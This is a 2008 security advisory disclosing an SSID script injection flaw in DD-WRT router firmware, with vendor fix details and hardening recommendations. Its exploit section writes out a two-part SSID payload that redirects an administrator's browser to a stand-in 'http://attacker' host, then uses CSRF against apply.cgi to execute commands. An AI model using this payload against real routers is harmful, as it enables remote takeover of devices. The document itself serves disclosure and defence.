

MWR InfoSecurity Security  
Advisory

DDWRT - SSID Script  
Injection Vulnerability

25<sup>th</sup> July 2008



## Contents

<b>1</b>	<b>Detailed Vulnerability Description .....</b>	<b>5</b>
1.1	Technical Background.....	5
1.2	Overview of Vulnerability.....	5
1.3	Exploit Information .....	6
1.4	Dependencies .....	8
<b>2</b>	<b>Recommendations.....</b>	<b>9</b>
<b>3</b>	<b>References.....</b>	<b>9</b>
<b>4</b>	<b>Acknowledgement .....</b>	<b>9</b>

## DDWRT – SSID Script Injection Vulnerability

<b>Package Name:</b>	DDWRT
<b>Date Discovered:</b>	May 2008
<b>Affected Versions:</b>	Confirmed in Versions “23 SP1-RC4”, “23 SP2” and “24” Hardware tested: <a href="#">Linksys WRT54G</a>

CVE Reference	Not Yet Assigned
Author	Rafael Dominguez Vega
Severity	High Risk
Local/Remote	Remote
Vulnerability Class	Script Injection / Remote Code Execution
Vendor	DD-WRT - <a href="http://www.dd-wrt.com">http://www.dd-wrt.com</a>
Vendor Response	The vendor implemented a fix that addresses this issue in DD-WRT v24-sp1. This version upgrade can be downloaded from the vendor website.
Exploit Details Included	Yes

### Overview:

“DD-WRT is a third party developed firmware released under the terms of the GPL for many ieee802.11a/b/g/h/n wireless routers based on a Broadcom or Atheros chip reference design.”  
<http://www.dd-wrt.com>

DD-WRT firmware is supported by a large number of devices, such as Linksys WRT54G.  
For a list of supported devices, refer to the following page: -  
[http://www.dd-wrt.com/wiki/index.php/Supported\\_Devices](http://www.dd-wrt.com/wiki/index.php/Supported_Devices)

DD-WRT provides users with functionality to perform management of the device, which can be accessed via an administrative web interface or a shell console.  
[http://www.dd-wrt.com/wiki/index.php/What\\_is\\_DD-WRT%3F#Features](http://www.dd-wrt.com/wiki/index.php/What_is_DD-WRT%3F#Features)

The DD-WRT web interface provide authorised users with the ‘Site Survey’ functionality. This functionality allows scanning for accessible wireless access points, the details of identified access point can be displayed in the administrative web interface.

### Impact:

The DD-WRT administrative web interface has been identified as being vulnerable to a script injection attack that could allow remote attackers to execute commands on the target system as a high privileged user. An attacker must be in wireless range of the affected device.

### Cause:

Exploitation of this vulnerability is possible because the DD-WRT administrative web interface does not properly sanitise parameters that are passed to it from identified access points.

An attacker could set up a fake access point broadcasting specially crafted 802.11 'beacon' packets containing a malicious payload in the Service Set Identifier (SSID).

The malicious SSID will be displayed in the 'Neighbor's Wireless Networks' page of the DD-WRT administrative interface and will be executed when an administrator scans for wireless access points.

**Interim Workaround:**

Remove the 'Site Survey' functionality from the DD-WRT administrative interface and manage this functionality via the shell console.

**Solution:**

DD-WRT have addressed this vulnerability and implemented a fix in version 24-sp1. This version upgrade can be downloaded from the vendor website.

<http://www.dd-wrt.com/>

## 1 Detailed Vulnerability Description

### 1.1 Technical Background

The 802.11 protocol is used in wireless local area network (WLAN) computer communication.

The 802.11 protocol defines three main different packet types (data, management and control) used for communication, managing and controlling the wireless network.

In most environments Wireless Access Points provide wireless communication between computers and a wired network. Access points periodically send management beacon packets in order to announce their presence and provide information (such as their SSID, the encryption in use and other parameters associated with the access point). Wireless clients can scan 802.11 radio channels for management beacons packets in order to choose an access point with which to associate.

### 1.2 Overview of Vulnerability

The DD-WRT web interface obtains information about the wireless access points which are in range from its inbuilt 'Site Survey' functionality. An attacker could set up a fake access point broadcasting specially crafted 802.11 beacon packets that contain a malicious payload in the SSID to all wireless devices within range.

The malicious SSID will be displayed in the 'Neighbor's Wireless Networks' page of the DD-WRT administrative interface and executed when an administrator scans for wireless access points. The DD-WRT web interface runs with administrative privileges and the malicious code would be executed with these privileges.

A screenshot of a JavaScript alert box being rendered on the 'Neighbor's Wireless Networks' page after a malicious management beacon packet was sent is included here: -




Figure 1: JavaScript rendered on the Neighbor's Wireless Networks page

It should be noted that SSIDs have a maximum length of 32 characters and this would not normally be sufficient to inject a usable malicious payload for an attack. However, an attacker could set up two fake access points and deliver a payload using the combined content of both SSIDs. A payload of 64 characters would be enough to redirect a user's browser to a malicious web server.

### 1.3 Exploit Information

It was possible to construct a proof of concept attack which could be used to execute arbitrary code remotely. This could, in turn, be used as the basis of an attack to gain access to a DD-WRT device with administrative privileges.

One example of how fully compromise a device using this attack is outlined below.

An attacker could set up a two fake access point broadcasting specially crafted 802.11 'beacon' packets containing a malicious payload in the SSID.

The injected code could be of the following form in the SSID of the first access point: -

```
</script><script>location=/*
```

The injected code could be of the following form in the SSID of the second access point: -

```
*/"http://attacker";</script>
```

A malicious SSID combined together with the use of JavaScript comment tags (`/* */`) will make the following payload usable in an attack.

```
</script><script>location="http://attacker";</script>
```

This payload is known to be executed in Mozilla Firefox web browser and will cause the user's browser to connect to the attacker's web server.

This code would execute in the 'Neighbor's Wireless Networks' page and reference a malicious script located on a host under the attacker's control.




Figure 2: Delivery of malicious script to the SSID field.

The attacker's web server could then make a POST request to the command execution functionality provided by the DD-WRT web interface (<http://target/apply.cgi>) and execute the desired command using a Cross Site Request Forgery technique ([http://www.owasp.org/index.php/Top\\_10\\_2007-A5](http://www.owasp.org/index.php/Top_10_2007-A5)).




Figure 3: DD-WRT administrative interface command execution page.

In this trivial example this would result in the “cat /proc/version” command being executed on the system. However, an attacker could alter this code to execute commands of their choosing, which could result in the remote compromise of the target system.

It should be noted that this type of attack could be performed without alerting the targeted users of the attack. A real attacker would try to be as unobtrusive as possible and hide malicious actions from the targeted user.

More details about this attack can be found in the white paper titled “Behind Enemy Lines” [http://www.mwrinfosecurity.com/publications/mwri\\_behind-enemy-lines\\_2008-07-25.pdf](http://www.mwrinfosecurity.com/publications/mwri_behind-enemy-lines_2008-07-25.pdf)

## 1.4 Dependencies

In the example attack described in this advisory the affected dd-wrt device would need to be able to make a remote connection to the attacker’s web server where the malicious script that performs the CSRF is hosted.

It should be noted that an attacker could combine multiples payloads set in various SSIDs to perform an attack without requiring a connection to a remote web server. However in practical terms this would be more complex as it would require all of the malicious SSIDs to be rendered on the page in the correct order for the attack to be successfully executed.

## 2 Recommendations

DD-WRT have addressed this vulnerability and implemented a fix in version 24-sp1. This version upgrade can be downloaded from the vendor's website.

It is recommended that any application vulnerable to SSID script injection attacks is redesigned such that all user input is subject to strict input validation. All input variables must be checked against specific data types with all unauthorised input being rejected. An additional layer of protection should also be added by HTML encoding all data that is returned to the user. This would form part of a layered security model that provides greater defence against attacks that bypass input validation.

Additionally, as an extra layer of security the application code should be modified to prevent CSRF attacks. The most effective method for achieving this is to use a one-time dynamic transaction ID for all requests sent to the server.

## 3 References

dd-wrt.com

<http://www.dd-wrt.com>

DD-WRT Supported Devices

[http://www.dd-wrt.com/wiki/index.php/Supported\\_Devices](http://www.dd-wrt.com/wiki/index.php/Supported_Devices)

DD-WRT Features

[http://www.dd-wrt.com/wiki/index.php/What\\_is\\_DD-WRT%3F#Features](http://www.dd-wrt.com/wiki/index.php/What_is_DD-WRT%3F#Features)

Linksys

[http://www.linksys.com/servlet/Satellite?c=L\\_Product\\_C2&childpagename=US%2FLayout&cid=1149562300349&pagename=Linksys%2FCommon%2FVisitorWrapper](http://www.linksys.com/servlet/Satellite?c=L_Product_C2&childpagename=US%2FLayout&cid=1149562300349&pagename=Linksys%2FCommon%2FVisitorWrapper)

Top 10 2007-Cross Site Request Forgery

[http://www.owasp.org/index.php/Top\\_10\\_2007-A5](http://www.owasp.org/index.php/Top_10_2007-A5)

Whitepaper: Behind Enemy Lines

[http://www.mwrinfosecurity.com/publications/mwri\\_behind-enemy-lines\\_2008-07-25.pdf](http://www.mwrinfosecurity.com/publications/mwri_behind-enemy-lines_2008-07-25.pdf)

## 4 Acknowledgement

MWR InfoSecurity would like to thank Sebastian Gottschall of DD-WRT for his co-operation in working with the author in regards to this matter and acknowledge his prompt response in implementing a fix.

MWR InfoSecurity  
St. Clement House  
1-3 Alencon Link  
Basingstoke, RG21 7SB  
Tel: +44 (0)1256 300920  
Fax: +44 (0)1256 844083  
[mwrinfosecurity.com](http://mwrinfosecurity.com)